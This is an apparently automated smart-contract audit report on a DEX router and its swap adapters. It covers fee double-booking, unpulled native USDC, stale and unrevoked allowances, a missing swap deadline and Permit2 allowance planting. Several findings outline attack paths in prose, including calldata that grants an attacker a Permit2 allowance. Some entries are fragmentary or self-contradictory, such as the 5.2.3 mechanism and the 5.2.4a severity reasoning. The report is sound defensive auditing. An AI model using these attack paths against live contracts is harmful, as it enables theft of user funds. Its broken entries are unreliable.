**Summary:** Each single-hop ERC20 swap credits `accumulatedFees[tokenIn]` twice but retains only one fee in tokens. `withdrawFees` pays out the inflated ledger value, so it reverts for lack of balance or pays out tokens that were never fees. In `swapExactTokensForTokens`, the non-native `else` branch calls `_handleFees(tokenIn, feeAmount)`, and the same call runs again after the `if/else` when `feeAmount > 0`. `_handleFees` only does `accumulatedFees[token] += feeAmount` and moves no tokens. `withdrawFees` zeroes the ledger and calls `safeTransfer(recipient, feeAmount)` with no cap at the contract's token balance, so it pays the doubled figure.

**Attack path:**

1. Any user performs single-hop ERC20 swaps via `swapExactTokensForTokens`; each credits 2x the fee to `accumulatedFees[tokenIn]`.

2. The router retains only 1x the fee in tokens.
3. The owner calls `withdrawFees(tokenIn, recipient)` for the full ledger value, which reverts or draws on non-fee tokens.

**Impact:** After N swaps in a token, the ledger is about 2N·fee against about N·fee held. `withdrawFees` reverts, so fees stay stuck until the owner recovers them manually. If the router holds other tokens of that kind (stranded leftovers or donations), the withdrawal consumes them.

**Fix:** Remove the duplicate `_handleFees` call in `swapExactTokensForTokens`. In `withdrawFees`, also cap the payout at the router's balance so the ledger cannot exceed holdings.

**Note:** Assessed as low impact; reported without a proof of concept.

**EVIDENCE**

- `contracts/TowerRouter.sol:swapExactTokensForTokens` — `_handleFees(tokenIn, feeAmount)` is called in the `else` branch after `_executeMultiHopSwap` and again after the `if/else` block, so one fee is credited twice.
- `contracts/TowerRouter.sol:_handleFees` — it only increments `accumulatedFees[token]` and transfers nothing, so the ledger grows by 2x while the balance grows by 1x.
- `contracts/TowerRouter.sol:withdrawFees` — it reads `accumulatedFees[token]` and calls `safeTransfer` for that full amount with no `balanceOf` comparison.
- `contracts/TowerRouter.sol:swapWithSplit` — this path books the fee once via a single `_handleFees` call, which shows the single-hop double call is unintended.

### c Platform fee double-booked in single-hop swap, breaking withdrawFees

LOW NEEDS FURTHER REVIEW

**Entry Point:** Cross-Contract Interaction

**Surfaced From:** 2 units

**Location:** contracts/TowerRouter.sol: TowerRouter.swapExactTokensForTokens

**DESCRIPTION**

**Summary:** Platform fee double-booked in single-hop swap, breaking withdrawFees

**Mechanism:** In the non-NATIVE_USDC branch, _handleFees(tokenIn, feeAmount) is called inside the else block. It is called again after the require(amountOut >= minAmountOut). Each single-hop swap therefore adds 2×fee to accumulatedFees[tokenIn], but only 1×fee of tokens stays in the contract. Example: amountIn = 1,000,000 (6 decimals) and platformFee = 25 give fee = 2,500, but accumulatedFees rises by 5,000. withdrawFees(token, recipient) then tries to send 2× the real balance and reverts on the ERC20 transfer. The owner can only get the tokens out through recoverToken, which does not reset accumulatedFees, so the

ledger stays wrong. If the contract ever holds other tokens of the same type, withdrawFees would pay out more than the fees owed. The Swap event's feeAmount and the FeeCollected events are also double-counted.

**Impact:** Fee accounting is permanently inflated for every token swapped through the single-hop path. The intended fee-withdrawal path, withdrawFees, reverts. The owner can recover the real balance only through recoverToken. I found no direct loss of principal. Under the rubric this is borderline, because an admin can work around it, and a later stage should weigh that.

**Note:** Assessed as low impact; reported without a proof of concept.

**EVIDENCE**

- contracts/TowerRouter.sol:141-214 (TowerRouter.swapExactTokensForTokens)

### 5.2.2. NATIVE_USDC branch calls router without pulling user funds

LOW 2 FINDINGS

**ROOT CAUSE**

In swapExactTokensForTokens, the NATIVE_USDC branch neither pulls tokenIn from the caller nor approves the router. The router therefore sees TowerRouter as msg.sender and pulls from TowerRouter's own balance and allowance, or reverts. No fee is collected.

**THE FIX**

Implement the NATIVE_USDC branch properly in TowerRouter.swapExactTokensForTokens: pull from msg.sender, approve the router for swapAmount and apply the fee. Otherwise revert explicitly for tokenIn == NATIVE_USDC.

**FINDINGS**

**a · b**

#### a Native Usdc Branch Pulls From Router Not User

LOW NEEDS FURTHER REVIEW

> **Unit Name:** `swapExactTokensForTokens`
>
> **Location:** contracts/TowerRouter.sol: swapExactTokensForTokens, `tokenIn == NATIVE_USDC` branch

**DESCRIPTION**

**Summary:** The native USDC branch skips `safeTransferFrom` and calls the router directly. The router sees `msg.sender == TowerRouter`, so it pulls from TowerRouter's balance and allowance, not the user's. The documented flow does not work.

**Mechanism:** The branch comments say the user approves the DEX router and the router pulls from the user. But `_executeMultiHopSwap` calls the router from TowerRouter, so a `transferFrom(msg.sender, ...)` inside the router targets TowerRouter. TowerRouter never approves the router for `NATIVE_USDC` and normally holds none. The branch also credits no fee, and `amountOut` is taken from the router's return value, not a balance delta.

**Impact:** Swaps with native USDC as `tokenIn` revert, or fail to take the user's funds as intended, so the feature is unusable. If TowerRouter ever holds native USDC and a leftover allowance to a registered router, any caller can swap that balance to an arbitrary `to`.

**Fix:** Implement real native USDC handling: pull from `msg.sender` with a supported transfer path, approve the router for `swapAmount`, and apply the fee. Otherwise revert explicitly when `tokenIn == NATIVE_USDC`.

**Note:** Assessed as low impact; reported without a proof of concept.

**EVIDENCE**

- `contracts/TowerRouter.sol:swapExactTokensForTokens` — the `NATIVE_USDC` branch calls `_executeMultiHopSwap(router, amountIn, ...)` with no transfer from `msg.sender` and no approval.
- `contracts/TowerRouter.sol:_executeMultiHopSwap` — the router is called by TowerRouter, so `msg.sender` inside the router is TowerRouter and not the user.
- `contracts/TowerRouter.sol:swapExactTokensForTokens` — the comments say "User must approve router (not TowerRouter)" and "For now, we pass it directly to the registered router", which admits the flow is unfinished.
- `contracts/TowerRouter.sol:swapExactTokensForTokens` — `tokenIn` is read from `path[0]` with no check that the caller owns or has approved `amountIn`, so the branch runs on whatever balance and allowance TowerRouter itself has.

### b NATIVE_USDC branch spends router/adapter-held funds instead of the user's

LOW NEEDS FURTHER REVIEW

**Entry Point:** Cross-Contract Interaction

**Surfaced From:** 2 units

**Location:** contracts/TowerRouter.sol: TowerRouter.swapExactTokensForTokens

**DESCRIPTION**

**Summary:** NATIVE_USDC branch spends router/adapter-held funds instead of the user's

**Mechanism:** In the NATIVE_USDC branch TowerRouter calls router.swapExactTokensForTokens or IDexRouter.swap itself, so the router's msg.sender is TowerRouter, not the user. The code comment says the user must approve the router, but that does not help: the router would pull from TowerRouter, which has not approved it. With a V2-style router the swap reverts unless TowerRouter holds NATIVE_USDC and has a leftover allowance, for example from an earlier swapWithSplit where safeApprove(split.router, swapAmount) was not fully consumed. In that case the swap spends TowerRouter's own NATIVE_USDC, such as accrued fees. With an IDexRouter adapter that spends its own balance (the XyloNet missing-transferFrom bug), the caller gets output at the adapter's expense. The branch also takes no platform fee.

**Impact:** The NATIVE_USDC single-hop branch either reverts or spends funds that are not the caller's, namely TowerRouter's own balance or the adapter's balance, while collecting no fee. Whether this loses funds depends on leftover allowances or on a vulnerable adapter being registered. I only partly traced this and did not confirm the end-to-end exploit.

**EVIDENCE**

- contracts/TowerRouter.sol:141-214 (TowerRouter.swapExactTokensForTokens)

### 5.2.3. Swap recipient may differ from the caller

LOW NEEDS FURTHER REVIEW

**Unit Name:** `swap`

**Location:** contracts/adapters/TowerDexAdapter.sol: TowerDexAdapter.swap

DESCRIPTION

**Summary:** Swap recipient may differ from the caller

**Mechanism:** the recipient being someone other than the caller

EVIDENCE

- contracts/adapters/TowerDexAdapter.sol:39-73 (TowerDexAdapter.swap)

### 5.2.4. TowerRouter router allowances never reset or revoked

LOW 2 FINDINGS

#### ROOT CAUSE

TowerRouter calls safeApprove(router, amount) before swaps and never resets the allowance to zero. A leftover allowance survives unregisterRouter and also makes later OZ v4 safeApprove calls revert on the non-zero to non-zero check. There is no function to clear it.

#### THE FIX

In TowerRouter, reset the router allowance to 0 after each swap (or use forceApprove), and add an owner-only way to revoke allowances when a router is unregistered.

#### FINDINGS

**a · b**

#### a Stale allowance makes safeApprove revert, permanently blocking router/token pair

LOW NEEDS FURTHER REVIEW

> **Unit Name:** `TowerRouter`
>
> **Location:** contracts/TowerRouter.sol: TowerRouter.swapExactTokensForTokens

#### DESCRIPTION

**Summary:** Stale allowance makes safeApprove revert, permanently blocking router/token pair

**Mechanism:** the stale-allowance DoS scenario in `swapExactTokensForTokens`, where a nonzero leftover allowance could cause `safeApprove` to permanently revert for a given token/router pair with no recovery mechanism, but this about stale approvals and the limitations of `recoverToken`.

**Impact:** The claim is that a nonzero leftover allowance makes safeApprove revert permanently for a token/router pair, and no recovery exists. If true, every swap through that pair is blocked for all users with no end. That is core functionality broken for that route, and recoverToken does not clear the allowance. An attacker or ordinary partial fills could trigger it. The mechanism is conceded, so this meets the Medium bar as a permanent DoS of the route.

**Note:** Assessed as low impact; reported without a proof of concept.

#### EVIDENCE

- contracts/TowerRouter.sol:141-214 (TowerRouter.swapExactTokensForTokens)

### b Unregister Does Not Revoke Router Allowance

LOW NEEDS FURTHER REVIEW

> **Unit Name:** `unregisterRouter`
>
> **Location:** contracts/TowerRouter.sol:TowerRouter.unregisterRouter (interaction with swapExactTokensForTokens / _executeSingleSplit safeApprove)

DESCRIPTION

**Summary:** Unregistering a router only clears the registry flag and array entry. Any allowance TowerRouter already granted that router stays live, and the contract has no function to reset it.

**Mechanism:** `swapExactTokensForTokens` and `_executeSingleSplit` call `safeApprove(router, swapAmount)` and never reset the allowance afterwards. `unregisterRouter` flips `registeredRouters[router]` and pops the array but does not call `approve(router, 0)` for any token. `recoverToken` only transfers tokens, so the owner cannot revoke an allowance either.

**Impact:** If a router is unregistered because it is compromised or upgraded maliciously, it can still use `transferFrom` on any residual allowance against the TowerRouter balance, which holds user input and accrued fees. A stale non-zero allowance also makes later `safeApprove` calls for that router and token revert.

**Fix:** Add a way to zero allowances, for example an owner-only revoke function. Better, reset the allowance to 0 after each swap, so no allowance survives `unregisterRouter`.

**Note:** Assessed as low impact; reported without a proof of concept.

EVIDENCE

- `contracts/TowerRouter.sol:unregisterRouter` — writes only `registeredRouters[router] = false` and the swap-and-pop on `routers`, with no allowance revocation.
- `contracts/TowerRouter.sol:swapExactTokensForTokens` — `safeApprove(router, swapAmount)` is never followed by a reset, so residual allowance survives any partial or no consumption.
- `contracts/TowerRouter.sol:recoverToken` — the only owner token function is a plain transfer, so there is no revocation path.
- Context — the XyloNetAdapter flagged in the project context never calls `transferFrom`, so the allowance TowerRouter grants it is never consumed and persists after unregistration.

### 5.2.5. Fee Ledger Not Reconciled With Token Balance

LOW NEEDS FURTHER REVIEW

> **Unit Name:** `withdrawFees`
>
> **Location:** contracts/TowerRouter.sol: withdrawFees and recoverToken

DESCRIPTION

**Summary:** `withdrawFees` pays the full stored ledger value without checking the router's token balance, and `recoverToken` never reduces `accumulatedFees`. After a manual recovery the ledger overstates what is held, so a later `withdrawFees` can revert or take non-fee tokens. `recoverToken(token, amount)` transfers tokens to the owner without touching `accumulatedFees[token]`. `withdrawFees` then zeroes the ledger and transfers the stale `feeAmount` with no `min(feeAmount, balanceOf(this))`. Fees and user in-flight or leftover funds share one balance, so the stale amount can consume non-fee tokens. Using `recoverToken` as a workaround to extract fees leaves the ledger stale. Later fee withdrawals revert, or pay out tokens from other flows once the balance is topped up by other deposits or leftovers.

**Fix:** Decrement `accumulatedFees[token]` (floored at zero) in `recoverToken`. In `withdrawFees`, pay `min(accumulatedFees[token], balanceOf(this))` and reduce the ledger by only that amount.

**Note:** Reachable only by a trusted role; reported as a centralisation risk.

EVIDENCE

- `contracts/TowerRouter.sol:withdrawFees` — it transfers the full `accumulatedFees[token]` value with no check against `IERC20(token).balanceOf(address(this))`.
- `contracts/TowerRouter.sol:recoverToken` — it transfers any token amount to `owner()` and never updates `accumulatedFees`, so the ledger and balance diverge.
- `contracts/TowerRouter.sol:_handleFees` — the ledger is a pure counter, so no mechanism reconciles it with actual holdings.

### 5.2.6. Missing Deadline Stale Swap Execution

LOW NEEDS FURTHER REVIEW

> **Unit Name:** `executeSwap`
>
> **Location:** contracts/TowerSwapExecutor.sol:TowerSwapExecutor.executeSwap (ExecuteSwapParams struct / _validateParams)

DESCRIPTION

**Summary:** `executeSwap` has no deadline, so a signed and broadcast swap can be included at any later block. The only on-chain price protection is the caller's `minAmountOut`.

**Mechanism:** `ExecuteSwapParams` has no deadline field, and neither `_validateParams` nor `executeSwap` compares against `block.timestamp`. The off-chain 30-minute quote deadline is not enforced on-chain. A deadline exists only if the opaque `routeCalldata` for the chosen venue happens to embed one, and the executor never checks that. A block producer or relayer can hold the transaction and execute it when the price is least favourable to the user, down to the `minAmountOut` bound.

**Impact:** A delayed swap can fill at the worst price the user's `minAmountOut` allows, up to the quote's slippage tolerance. The loss is bounded by that tolerance, and it is larger when the builder supplies a near-zero `minAmountOut`, which `build-tx` accepts.

**Fix:** Add a `deadline` field to `ExecuteSwapParams` and `require(block.timestamp <= params.deadline)` in `_validateParams`.

**Note:** Assessed as low impact; reported without a proof of concept.

EVIDENCE

- `contracts/TowerSwapExecutor.sol:ExecuteSwapParams` — the struct has tokenIn, tokenOut, amountIn, minAmountOut, recipient, routeTarget, approvalSpender and routeCalldata, with no expiry field.
- `contracts/TowerSwapExecutor.sol:_validateParams` — it checks addresses, amounts and allowlists but never reads `block.timestamp`.
- `contracts/TowerSwapExecutor.sol:executeSwap` — the only price guard is `require(amountOut >= params.minAmountOut)`, a caller-supplied floor with no time bound.

### 5.2.7. Permit2 allowed as route target, planting persistent allowances

LOW | 7 FINDINGS

#### ROOT CAUSE

The adapters' _isAllowedRouteTarget accepts Permit2, so a caller can run arbitrary Permit2 calls (such as approve) with the adapter as msg.sender. _clearSpenders revokes only the router's Permit2 entry and the ERC20 allowance, so the planted allowance survives. Each later swap re-opens the ERC20 allowance to Permit2, which makes the planted allowance usable.

#### THE FIX

Remove permit2 from _isAllowedRouteTarget in each adapter (DZap, Kyber, LiFi, UniswapV4) so callers cannot act as the adapter against Permit2. If it must stay, restrict the permitted selectors or lock down all Permit2 allowances after the call.

#### FINDINGS

**a · b · c · d · e · f · g**

#### a Permit2 Allowed As Route Target Persistent Allowances

LOW | NEEDS FURTHER REVIEW

> **Unit Name:** `swapExactInput`
>
> **Location:** contracts/adapters/DZapAdapter.sol:swapExactInput / _isAllowedRouteTarget / _clearSpenders

#### DESCRIPTION

**Summary:** `_isAllowedRouteTarget` accepts Permit2 as a target for caller-supplied calldata, executed with the adapter as `msg.sender`. A caller can plant Permit2 allowances from the adapter to any spender, and `_clearSpenders` does not revoke them.

**Mechanism:** With `routeTarget == permit2`, `routeTarget.call(routeCalldata)` can invoke `approve(token, attacker, max, max)` or `transferFrom` as the adapter. `_clearSpenders` only resets the ERC20 approvals and the Permit2 allowance for `dzapRouter` on `tokenIn`. Any other Permit2 allowance created by the call survives. While `_approveSpenders` has a live ERC20 allowance from the adapter to Permit2, the planted allowance can pull the adapter's tokens.

**Impact:** A planted allowance can pull adapter-held tokens, capped by the ERC20 allowance to Permit2. This needs a window with a live ERC20 allowance to Permit2, such as an in-flight swap of the same token, and attacker code running in that window. That window is only plausible via a callback during route execution. Otherwise the exposure is limited to stray adapter balances.

**Fix:** Remove `permit2` from `_isAllowedRouteTarget` so only `dzapRouter` can be called. If Permit2 must stay, revoke or lock down all Permit2 allowances after the call.

**Note:** Assessed as low impact; reported without a proof of concept.

**EVIDENCE**

- `contracts/adapters/DZapAdapter.sol:_isAllowedRouteTarget` — returns true for `permit2` as well as `dzapRouter`, so caller calldata runs on Permit2 with the adapter as sender.
- `contracts/adapters/DZapAdapter.sol:_clearSpenders` — resets only `dzapRouter`'s Permit2 allowance for `tokenIn` and the ERC20 approvals to `dzapRouter` and `permit2`. Allowances to other spenders or for other tokens persist.
- `contracts/adapters/DZapAdapter.sol:_approveSpenders` — approves Permit2 at the ERC20 level for `amountIn` during every swap, which is the window in which a planted Permit2 allowance is usable.

### b Arbitrary Permit2 Call Persistent Allowance

LOW NEEDS FURTHER REVIEW

**Unit Name:** `swapExactInput`

**Location:** contracts/adapters/KyberSwapAdapter.sol:swapExactInput / _isAllowedRouteTarget / _clearSpenders (permit2 as routeTarget)

**DESCRIPTION**

**Summary:** `swapExactInput` accepts `permit2` as `routeTarget` and forwards caller-chosen calldata with the adapter as `msg.sender`. A caller can plant a Permit2 allowance from the adapter to themselves that `_clearSpenders` never revokes.

**Mechanism:** `_isAllowedRouteTarget` allows `permit2`, so `routeTarget.call(routeCalldata)` can invoke Permit2 `approve(token, attacker, uint160.max, uint48.max)`. `_clearSpenders` only resets the ERC20 allowance to Permit2 and the Permit2 allowance for `kyberRouter`. The attacker's spender entry persists. Whenever the adapter later gives Permit2 an ERC20 allowance for that token, in another user's swap, the attacker can pull the adapter's balance through `Permit2.transferFrom` if they get any execution during that swap.

**Impact:** A standing Permit2 allowance over adapter-held tokens lets an attacker take a later user's in-flight `tokenIn`. This needs a callback during that swap, for example through a hookable token or pool in the route. The path is hard to reach, but the allowance is permanent once planted.

**Fix:** Remove `permit2` from `_isAllowedRouteTarget`, because the router calls Permit2 itself, so the adapter does not need to be a caller. Alternatively, restrict calldata selectors for Permit2 targets.

**Note:** Assessed as low impact; reported without a proof of concept.

**EVIDENCE**

- `contracts/adapters/KyberSwapAdapter.sol:_isAllowedRouteTarget` — returns true when `routeTarget == permit2`.
- `contracts/adapters/KyberSwapAdapter.sol:swapExactInput` — calls `routeTarget.call(routeCalldata)` with caller-supplied bytes, so the adapter is the Permit2 caller.
- `contracts/adapters/KyberSwapAdapter.sol:_clearSpenders` — revokes only the `kyberRouter` Permit2 allowance and the ERC20 allowance to `permit2`. Spenders created through arbitrary calldata are never cleared.
- `contracts/adapters/KyberSwapAdapter.sol:_approveSpenders` — gives Permit2 an ERC20 allowance for `amount` of `tokenIn` on every swap, which is the window in which a planted allowance becomes usable.

### C Incomplete Permit2 Allowance Revocation

LOW NEEDS FURTHER REVIEW

**Unit Name:** `_clearSpenders`

**Location:** contracts/adapters/DZapAdapter.sol:_clearSpenders (with swapExactInput / _isAllowedRouteTarget)

**DESCRIPTION**

**Summary:** `_clearSpenders` only revokes the Permit2 allowance granted to `dzapRouter`. Because `swapExactInput` lets any caller use `permit2` as `routeTarget`, Permit2 allowances to other spenders survive the clearing step and persist.

**Mechanism:** `_isAllowedRouteTarget` accepts `permit2`, so a caller can pass calldata for `Permit2.approve(token, attacker, max, max)` with the adapter as owner. `_clearSpenders` resets only the `dzapRouter` entry and the ERC20 allowance to Permit2. The attacker's Permit2 entry stays valid until it expires. Every later swap re-approves Permit2 at ERC20 level for that swap's `amountIn`, which makes the stale entry spendable.

**Impact:** If attacker-controlled code runs during a later swap of that token, for example through a hook in a malicious token on the route, it can call `Permit2.transferFrom` and pull that swap's in-flight `tokenIn` from the adapter. This needs a callback and a pre-planted allowance, so it is speculative.

**Fix:** Remove `permit2` from `_isAllowedRouteTarget` so callers cannot act as the adapter against Permit2. Alternatively, call `Permit2.lockdown` for the token's known spenders in `_clearSpenders`.

**Note:** Assessed as low impact; reported without a proof of concept.

**EVIDENCE**

- `contracts/adapters/DZapAdapter.sol:_isAllowedRouteTarget` — returns true for `routeTarget == permit2`, so caller-chosen calldata executes against Permit2 with the adapter as `msg.sender`.
- `contracts/adapters/DZapAdapter.sol:_clearSpenders` — revokes only `Permit2.approve(token, dzapRouter, 0, 0)`; no other spender's Permit2 allowance is touched.
- `contracts/adapters/DZapAdapter.sol:_approveSpenders` — re-sets the ERC20 allowance to `permit2` for `amount` on every swap, so a leftover Permit2 spender entry becomes spendable during that swap.
- `contracts/adapters/DZapAdapter.sol:swapExactInput` — `_clearSpenders` runs right after `routeTarget.call(routeCalldata)`, so only the router's entry is reset.

### d Live Permit2 Allowance With Caller Controlled Permit2 Call

LOW NEEDS FURTHER REVIEW

**Unit Name:** `_approveSpenders`

**Location:** contracts/adapters/DZapAdapter.sol: _approveSpenders (with _isAllowedRouteTarget and _clearSpenders)

**DESCRIPTION**

**Summary:** `_approveSpenders` gives Permit2 an ERC20 allowance while `_isAllowedRouteTarget` lets the caller make the adapter call Permit2 with arbitrary calldata. A caller can leave a lasting Permit2 allowance for themselves on the adapter's tokens, and `_clearSpenders` never revokes it. `_approveSpenders` calls `safeApprove(permit2, amount)` before the route call. `swapExactInput` accepts `routeTarget == permit2` with caller-chosen calldata, so the caller can run `permit2.approve(tokenIn, attacker, type(uint160).max, type(uint48).max)` as the adapter. `_clearSpenders` resets only the ERC20 allowance and the Permit2 allowance for `dzapRouter`, so the attacker's Permit2 allowance is never cleared.

**Attack path:**

1. The attacker calls `swapExactInput` with `tokenIn` = T, `routeTarget` = `permit2` and calldata `permit2.approve(T, attacker, max, max)`.
2. `_clearSpenders` resets the ERC20 allowance and the router's Permit2 allowance, but the attacker's Permit2 allowance persists.
3. A later swap with `tokenIn` = T makes `_approveSpenders` set a live ERC20 allowance for Permit2 while the adapter holds that caller's funds.
4. If the attacker gets a callback in that transaction, they call `permit2.transferFrom(adapter, attacker, amount, T)`.

**Impact:** The attacker can call `permit2.transferFrom(adapter, attacker, ...)` whenever the adapter holds `tokenIn` and has a live ERC20 allowance to Permit2. That happens during another user's swap if the attacker gets a callback in that

transaction, for example through a hook-bearing output token in the route. Supported tokens have no such hooks, so the exploit is narrow.

**Fix:** Remove `permit2` from `_isAllowedRouteTarget` so callers cannot make the adapter call Permit2. If it must stay, also revoke any Permit2 allowance the route created, for example with `lockdown`, or use exact one-shot allowances.

**Note:** Assessed as low impact; reported without a proof of concept.

**EVIDENCE**

- `contracts/adapters/DZapAdapter.sol:_approveSpenders` — sets the ERC20 allowance for `permit2` to `amount` and a Permit2 allowance for the router with the maximum expiration before the route call.
- `contracts/adapters/DZapAdapter.sol:_isAllowedRouteTarget` — accepts `routeTarget == permit2`, so `routeTarget.call(routeCalldata)` runs caller-chosen Permit2 calls with the adapter as `msg.sender`.
- `contracts/adapters/DZapAdapter.sol:_clearSpenders` — resets only the ERC20 allowance for `permit2` and the Permit2 allowance for `dzapRouter`, so a Permit2 allowance granted to any other spender survives.
- `contracts/adapters/DZapAdapter.sol:swapExactInput` — has no check on `routeCalldata` and no revocation of Permit2 state beyond the router entry.

### e Permit2 Route Target Persistent Allowance

LOW NEEDS FURTHER REVIEW

**Unit Name:** `swapExactInput`

**Location:** contracts/adapters/LiFiAdapter.sol:swapExactInput / _isAllowedRouteTarget / _clearSpenders

**DESCRIPTION**

**Summary:** The adapter lets callers use Permit2 as `routeTarget`, so their calldata runs against Permit2 with the adapter as `msg.sender`. A caller can leave Permit2 allowances behind on any token for any spender, and `_clearSpenders` never removes them.

**Mechanism:** `_isAllowedRouteTarget` accepts `permit2`, and `routeTarget.call(routeCalldata)` forwards arbitrary calldata. A call to `Permit2.approve(token, attacker, max, max)` sets an allowance from the adapter. `_clearSpenders` resets only the `lifiDiamond` Permit2 allowance for `tokenIn`, so the attacker's allowance survives. In every later swap of that token, `_approveSpenders` grants Permit2 an ERC20 allowance equal to that swap's `amountIn`.

**Attack path:**

1. Attacker calls `swapExactInput` with `routeTarget=permit2` and calldata `approve(T, attackerSpender, uint160.max, max)`.
2. `_clearSpenders` clears only the `lifiDiamond` allowance, so the attacker's Permit2 allowance on T persists.

3. During a later swap of T the adapter grants Permit2 an ERC20 allowance, and the attacker pulls it with `Permit2.transferFrom` if they can execute inside that route.

**Impact:** The leftover allowance gives the attacker a claim on that token's full swap amount whenever any later swap of it runs. They also need code execution inside that swap's route, for example through a hook token or a malicious pool, and this is not shown to exist. Without that window the exposure is latent.

**Fix:** Drop `permit2` from `_isAllowedRouteTarget`, since only `lifiDiamond` needs to be called. Alternatively, clear any Permit2 allowances after the call, or keep ERC20 approvals to Permit2 at zero outside the call.

**Note:** Assessed as low impact; reported without a proof of concept.

**EVIDENCE**

- `contracts/adapters/LiFiAdapter.sol:_isAllowedRouteTarget` — returns true for `permit2` as well as `lifiDiamond`, so caller calldata reaches Permit2.
- `contracts/adapters/LiFiAdapter.sol:_clearSpenders` — resets Permit2 only for the `lifiDiamond` spender, so Permit2 allowances for other spenders or tokens persist.
- `contracts/adapters/LiFiAdapter.sol:_approveSpenders` — gives Permit2 an ERC20 allowance of the full `amountIn` for the duration of the route call.
- `contracts/adapters/LiFiAdapter.sol:swapExactInput` — `routeTarget.call(routeCalldata)` is executed with caller-supplied bytes while those approvals are live.

### f Permit2 Route Target Persistent Allowance Planting

LOW NEEDS FURTHER REVIEW

**Unit Name:** `_approveSpenders`

**Location:** contracts/adapters/LiFiAdapter.sol — _approveSpenders (with _isAllowedRouteTarget, _clearSpenders, swapExactInput)

**DESCRIPTION**

**Summary:** `_approveSpenders` gives Permit2 an ERC20 allowance on the adapter while any caller may aim arbitrary calldata at Permit2 as the adapter. A caller can plant Permit2 allowances for its own address that outlive the swap.

**Mechanism:** `_isAllowedRouteTarget` accepts `routeTarget == permit2`, so `routeTarget.call(routeCalldata)` can run Permit2's `approve(token, attacker, type(uint160).max, type(uint48).max)` with the adapter as owner. `_clearSpenders` resets only the Permit2 allowance for `lifiDiamond`, so the attacker's allowance persists in Permit2. Each later swap of that token makes `_approveSpenders` grant Permit2 an ERC20 allowance of `amountIn`, which the planted spender can pull with `transferFrom`.

**Attack path:**

1. Attacker calls swapExactInput with routeTarget=permit2 and calldata approve(tokenIn, attacker, max, max expiry).
2. _clearSpenders clears only the lifiDiamond Permit2 allowance, so the attacker's allowance survives in Permit2.
3. A later swap of the same token makes _approveSpenders approve Permit2 for that caller's amountIn.
4. If attacker code runs during that route, it calls Permit2.transferFrom(adapter, attacker, amount, token).

**Impact:** If attacker code runs during a later swap of the same token (for example a callback inside the LI.FI route), it can pull that caller's `amountIn` from the adapter. Without such an execution window the allowance stays dormant.

**Fix:** Remove `permit2` from `_isAllowedRouteTarget`. Drop the Permit2 ERC20 approval and Permit2 allowance in `_approveSpenders` unless the LI.FI route needs them, and clear every Permit2 allowance that was set.

**Note:** Assessed as low impact; reported without a proof of concept.

**EVIDENCE**

- `contracts/adapters/LiFiAdapter.sol:_isAllowedRouteTarget` — returns true for `permit2`, so caller-chosen calldata executes against Permit2 with the adapter as msg.sender.
- `contracts/adapters/LiFiAdapter.sol:_approveSpenders` — calls `safeApprove(permit2, amount)`, so the adapter's tokens are pullable through Permit2 for the whole route call.
- `contracts/adapters/LiFiAdapter.sol:_clearSpenders` — revokes the Permit2 allowance only for the `lifiDiamond` spender, so allowances to other spenders are never cleaned up.
- `contracts/adapters/LiFiAdapter.sol:swapExactInput` — `nonReentrant` and `msg.sender` checks do not stop calls that reach Permit2 directly, and the function has no caller restriction.

### g Persistent Permit2 Allowance Via Permit2 Route Target

LOW NEEDS FURTHER REVIEW

**Unit Name:** `_approveSpenders`

**Location:** contracts/adapters/UniswapV4Adapter.sol: _approveSpenders / _clearSpenders / _isAllowedRouteTarget

**DESCRIPTION**

**Summary:** Any caller can make the adapter call Permit2 with arbitrary calldata and so create Permit2 allowances that the adapter owns and that are never revoked. Those allowances become spendable in any later swap, since `_approveSpenders` re-opens the ERC20 approval to Permit2 each time.

**Mechanism:** `_isAllowedRouteTarget` accepts `permit2`, so `routeTarget.call(routeCalldata)` can run `Permit2.approve(token, attacker, max, max)` with the adapter as `msg.sender`. `_approveSpenders` sets the adapter's ERC20 allowance to Permit2 for the full `amountIn` before that call. `_clearSpenders` zeroes the ERC20 allowance and only the `universalRouter` Permit2 entry, so any other spender entry survives.

**Attack path:**

1. Attacker calls swapExactInput with routeTarget=permit2 and calldata Permit2.approve(T, attacker, max, maxExpiry); the adapter becomes the owner of that allowance.
2. A later swap of token T sets the adapter's ERC20 allowance to Permit2 to that swapper's amountIn.
3. If code the attacker controls runs mid-swap, it calls Permit2.transferFrom(adapter, attacker, amountIn, T) and takes the swapper's input.

**Impact:** If untrusted code runs during a later swap of that token (a malicious v4 hook, a callback token, or a pool created for a malicious token), it can use the stored allowance to pull the swapper's `amountIn` from the adapter. That path is speculative, and the attacker's own swaps gain nothing beyond dust the leftover sweep already returns.

**Fix:** Remove `permit2` from `_isAllowedRouteTarget` so only the Universal Router is callable. Alternatively, drop the ERC20 and Permit2 approvals to Permit2 and approve only the router, so no attacker-set Permit2 spender can ever draw on a live allowance.

**Note:** Assessed as low impact; reported without a proof of concept.

**EVIDENCE**

- `contracts/adapters/UniswapV4Adapter.sol:_isAllowedRouteTarget()` — returns true for `permit2` as well as `universalRouter`, so the adapter will forward caller-chosen calldata to Permit2.
- `contracts/adapters/UniswapV4Adapter.sol:_approveSpenders()` — approves Permit2 on the ERC20 for `amount` and sets the Permit2 allowance for the router with maximum expiration before the arbitrary call.
- `contracts/adapters/UniswapV4Adapter.sol:_clearSpenders()` — resets only the `(token, universalRouter)` Permit2 entry, so a Permit2 allowance for any other spender is never cleared.
- `contracts/adapters/UniswapV4Adapter.sol:swapExactInput()` — unrestricted external entry (only `nonReentrant`), with `routeTarget` and `routeCalldata` fully caller-controlled.

### 5.2.8. Raw Erc20 Approve Incompatible With Nonstandard Tokens

LOW NEEDS FURTHER REVIEW

> **Unit Name:** `XyloNetAdapter`
>
> **Location:** contracts/adapters/XyloNetAdapter.sol:swap

DESCRIPTION

**Summary:** `swap` calls raw `IERC20(tokenIn).approve` instead of `SafeERC20`, so pairs involving no-return tokens such as USDT revert. A non-zero allowance left over from a prior swap also blocks later approvals for tokens that require a zero reset.

**Mechanism:** `swap` uses the high-level `IERC20.approve(address(xyloNetRouter), amountIn)`, which expects a returned `bool`. A token that returns no data makes the ABI decode revert. The allowance is never reset to zero, so tokens that reject non-zero to non-zero approvals revert on the next swap if any allowance remains. Any pair the owner adds through `registerPool` with a no-return or approve-to-zero token, such as USDT (listed as supported project-wide), cannot be swapped. The default USDC, EURC and USYC pairs are unaffected.

**Fix:** Use `SafeERC20.forceApprove` (or `safeApprove` to zero, then to `amountIn`) and reset the allowance to zero after the router call.

EVIDENCE

- `contracts/adapters/XyloNetAdapter.sol:swap` — raw `IERC20(tokenIn).approve(address(xyloNetRouter), amountIn)` with no `SafeERC20` and no reset.
